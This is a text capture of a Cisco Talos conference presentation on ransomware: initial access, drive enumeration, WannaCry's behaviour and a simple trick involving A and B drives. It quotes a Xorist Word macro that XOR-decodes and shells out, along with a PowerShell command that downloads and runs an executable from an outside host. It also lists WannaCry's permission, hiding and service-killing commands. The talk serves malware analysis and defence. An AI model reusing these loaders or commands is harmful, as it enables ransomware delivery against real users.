When Ransomwares Fail!

Sreenidhi Ramadurgam

TALOS

DeepSec 2021

Who am I?

Security Researcher at Cisco

- Workshops on malware analysis
- GREM
- Animes


Sreenidhi Ramadurgam

@sreenidhiRamad1

Talos
Cisco Security Research

Agenda:

- Ransomwares
- Initial access
- Logical drives
- Encryption flow
- A simple trick



Credits: https://64.media.tumblr.com/f4e4a6f2a52103f55a3c79f142541883/8701fc62cb269d50-85/s540x810/66ce70612ba799beac0b2e6789b9c269c76dd63c.gifv
https://thumbs.gfycat.com/GeneralLimpEasteuropeanshepherd-max-1mb.gif

Destruction done by Ransomware

TALOS

Ransomware as a Service

Ransomware in the eyes of an attacker

Just an Application

Performs a certain task

Core part of every ransomware

Encryption + Ransom Demand

Other Functionalities/ Features

- Persistance
- Sending data to c2
- Evasion, etc…

Initial Access

- Malvertising
- Spam emails
- Drive by download, etc…

How does it enter?

Email

Document

Infection

An example: Xorist


Document | Open

```
Public Sub Document_Open()

x = XORDecryption("as", "030E040401121B041F0D5D040B04534C161916020615 1A0E1D111C0D1A020A4111180300001 2534C24413B081705
CreateObject("Excel.Application").Wait (Now + TimeValue("00:00:05"))
x = XORDecryption("as", "100C17415C0253111C161613000916 0D1F415B2F16165E2E110B160207415E021C0C53321B041F0D5D2003111F08
End Sub
    Public Function XORDecryption(CodeKey As String, DataIn As String) As String
        Dim lonDataPtr As Long
        Dim strDataOut As String
        Dim intXOrValue1 As Integer
        Dim intXOrValue2 As Integer
        For lonDataPtr = 1 To (Len(DataIn) / 2)
            intXOrValue1 = Val("&H" & (Mid$(DataIn, (2 * lonDataPtr) - 1, 2)))
            intXOrValue2 = Asc(Mid$("as", ((lonDataPtr Mod Len("as")) + 1), 1))
            strDataOut = strDataOut + Chr(intXOrValue1 Xor intXOrValue2)
        Next lonDataPtr
        XORDecryption = strDataOut
    Shell (strDataOut)


    End Function
```

```
powershell.exe -executionpolicy bypass -W Hidden -command (new-object System.Net.WebClient).DownloadFile(
'http://lancosi928.tech/one.exe',$env:Temp+'\RaQnE.exe')

cmd /c powershell (New-Object -com Shell.Application).ShellExecute($env:Temp+'\RaQnE.exe')
```

Talos
Cisco Security Research

Ransomware is a result of multistage compromise



Credits: Artsiom Holub

Talos
Cisco Security Research

Evolution of TTPs used by Ransomware

Manual

- Run encryptors
- Deploy encryptors – Batch files
- Deploy encryptors with GPOs.
- Deploy encryptors with existing software deployment tools utilized by the victim organization.


Automated

Automated propagation:

- Credential extraction.
- WMI, SMB, or PsExec – Payload executions
- Unpatched exploitation methods

Credits: https://www.fireeye.com/content/dam/fireeye-www//pdfs/wp-ransomware protection-and-containment-strategies.pdfcurrent-threats

Logical drives



Drive letters

- A – Z
- What is A and B
- C - Z

How do we manually encrypt a file?

Computer

Go to a drive

Find the files

Encrypt

Ransomware does the same thing

Finds the drive

Finds the files

Encrypts

WannaCry @2017

- SMB Worm - Etternal blue exploit
- Runs command:
  - icacls . /grant Everyone:F /T /C /Q
  - attrib +h
- Combination of RSA and AES algorithms
- Targets particular file extensions
- Uses TOR to transmit encryption keys

Terminates some services

- taskkill.exe /f /im mysqld.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im MSExchange*
- taskkill.exe /f /im Microsoft.Exchange.*

Targeted file extension


.der .pfx .key .crt .csr .p12 .pem .odt .ott .sxw .stw .uot .3ds .max .3dm .ods .ots
.sxc .stc .dif .slk .wb2 .odp .otp .sxd .std .uop .odg .otg .sxm .mml .lay .lay6 .asc
.sqlite3 .sqlitedb .sql .accdb .mdb .dbf .odb .frm .myd .myi .ibd .mdf .ldf .sln .suo
.cpp .pas .asm .cmd .bat .ps1 .vbs .dip .dch .sch .brd .jsp .php .asp .java .jar
.class .mp3 .wav .swf .fla .wmv .mpg .vob .mpeg .asf .avi .mov .mp4 .3gp .mkv .3g2
.flv .wma .mid .m3u .m4u .djvu .svg .psd .nef .tiff .tif .cgm .raw .gif .png .bmp .jpg
.jpeg .vcd .iso .backup .zip .rar .tgz .tar .bak .tbk .bz2 .PAQ .ARC .aes .gpg .vmx
.vmdk .vdi .sldm .sldx .sti .sxi .602 .hwp .snt .onetoc2 .dwg .pdf .wk1 .wks .123 .rtf
.csv .txt .vsdx .vsd .edb .eml .msg .ost .pst .potm .potx .ppam .ppsx .ppsm .pps .pot
.pptm .pptx .ppt .xltm .xltx .xlc .xlm .xlt .xlw .xlsb .xlsm .xlsx .xls .dotx .dotm
.dot .docm .docb .docx .doc

WannaCry

Finding drives

WannaCry

Finding drives type



At A and B drives

C:\Windows\System32\cmd.exe

```
A:\>dir
 Volume in drive A is New Volume
 Volume Serial Number is 9E6E-346E

 Directory of A:\

02/04/2021  10:27 AM             7,395 00c18.jpg
02/04/2021  10:27 AM             3,698 1b6ac.jpg
02/04/2021  10:29 AM             7,692 27c92bc.jpg
02/04/2021  10:29 AM            11,217 2f2e9ef.jpg
02/04/2021  10:29 AM            10,892 8cd65fc.jpg
02/02/2021  05:33 AM               921 abcd.txt
02/02/2021  05:33 AM               921 asd.txt
02/02/2021  05:33 AM               921 axsf.txt
01/17/2021  01:05 PM           552,430 Picture 1.png
01/17/2021  01:08 PM           253,407 Picture 2.png
12/04/2019  12:46 AM           421,848 Screenshot 2019-12-04 at 10.15.59 AM.png
01/26/2020  11:40 PM           269,709 Screenshot 2020-01-27 at 9.10.44 AM.png
04/01/2020  08:03 AM         4,920,478 Screenshot 2020-04-01 at 5.33.33 PM.png
04/02/2020  03:53 AM         1,064,591 Screenshot 2020-04-02 at 1.23.01 PM.png
04/30/2020  01:03 AM           287,499 Screenshot 2020-04-30 at 10.33.13 AM.png
06/11/2020  09:25 AM           746,237 Screenshot 2020-06-11 at 6.55.22 PM.png
07/23/2020  06:37 AM            96,667 Screenshot 2020-07-23 at 4.06.51 PM.png
01/21/2021  05:12 AM           137,754 Screenshot 2021-01-21 at 2.41.56 PM.png
01/21/2021  05:12 AM           116,540 Screenshot 2021-01-21 at 2.42.27 PM.png
01/21/2021  05:13 AM           120,052 Screenshot 2021-01-21 at 2.42.54 PM.png
01/21/2021  05:14 AM            75,273 Screenshot 2021-01-21 at 2.43.36 PM.png
01/21/2021  05:14 AM           132,688 Screenshot 2021-01-21 at 2.44.21 PM.png
              22 File(s)      9,238,830 bytes
               0 Dir(s)   1,048,096,768 bytes free
```

Command Prompt


```
H:\>dir
 Volume in drive H is abcdedf
 Volume Serial Number is E69C-3D7D

 Directory of H:\

02/04/2021  10:27 AM             7,688 00c18.jpg.WNCRY
02/04/2021  10:27 AM             3,992 1b6ac.jpg.WNCRY
02/04/2021  10:29 AM             7,976 27c92bc.jpg.WNCRY
02/04/2021  10:29 AM            11,512 2f2e9ef.jpg.WNCRY
02/04/2021  10:29 AM            11,176 8cd65fc.jpg.WNCRY
10/16/2021  08:09 AM               933 @Please_Read_Me@.txt
05/12/2017  02:22 AM           245,760 @WanaDecryptor@.exe
02/02/2021  05:33 AM             1,208 abcd.txt.WNCRY
02/02/2021  05:33 AM             1,208 asd.txt.WNCRY
02/02/2021  05:33 AM             1,208 axsf.txt.WNCRY
10/16/2021  08:10 AM    <DIR>          New folder
01/17/2021  01:05 PM           552,712 Picture 1.png.WNCRY
01/17/2021  01:08 PM           253,688 Picture 2.png.WNCRY
12/04/2019  12:46 AM           422,136 Screenshot 2019-12-04 at 10.15.59 AM.png.WNCRY
01/26/2020  11:40 PM           269,992 Screenshot 2020-01-27 at 9.10.44 AM.png.WNCRY
04/01/2020  08:03 AM         4,920,760 Screenshot 2020-04-01 at 5.33.33 PM.png.WNCRY
04/02/2020  03:53 AM         1,064,872 Screenshot 2020-04-02 at 1.23.01 PM.png.WNCRY
04/30/2020  01:03 AM           287,784 Screenshot 2020-04-30 at 10.33.13 AM.png.WNCRY
06/11/2020  09:25 AM           746,520 Screenshot 2020-06-11 at 6.55.22 PM.png.WNCRY
07/23/2020  06:37 AM            96,952 Screenshot 2020-07-23 at 4.06.51 PM.png.WNCRY
01/21/2021  05:12 AM           138,040 Screenshot 2021-01-21 at 2.41.56 PM.png.WNCRY
01/21/2021  05:12 AM           116,824 Screenshot 2021-01-21 at 2.42.27 PM.png.WNCRY
01/21/2021  05:13 AM           120,344 Screenshot 2021-01-21 at 2.42.54 PM.png.WNCRY
01/21/2021  05:14 AM            75,560 Screenshot 2021-01-21 at 2.43.36 PM.png.WNCRY
01/21/2021  05:14 AM           132,968 Screenshot 2021-01-21 at 2.44.21 PM.png.WNCRY
              24 File(s)      9,491,813 bytes
               1 Dir(s)   1,038,299,136 bytes free
```


TALOS

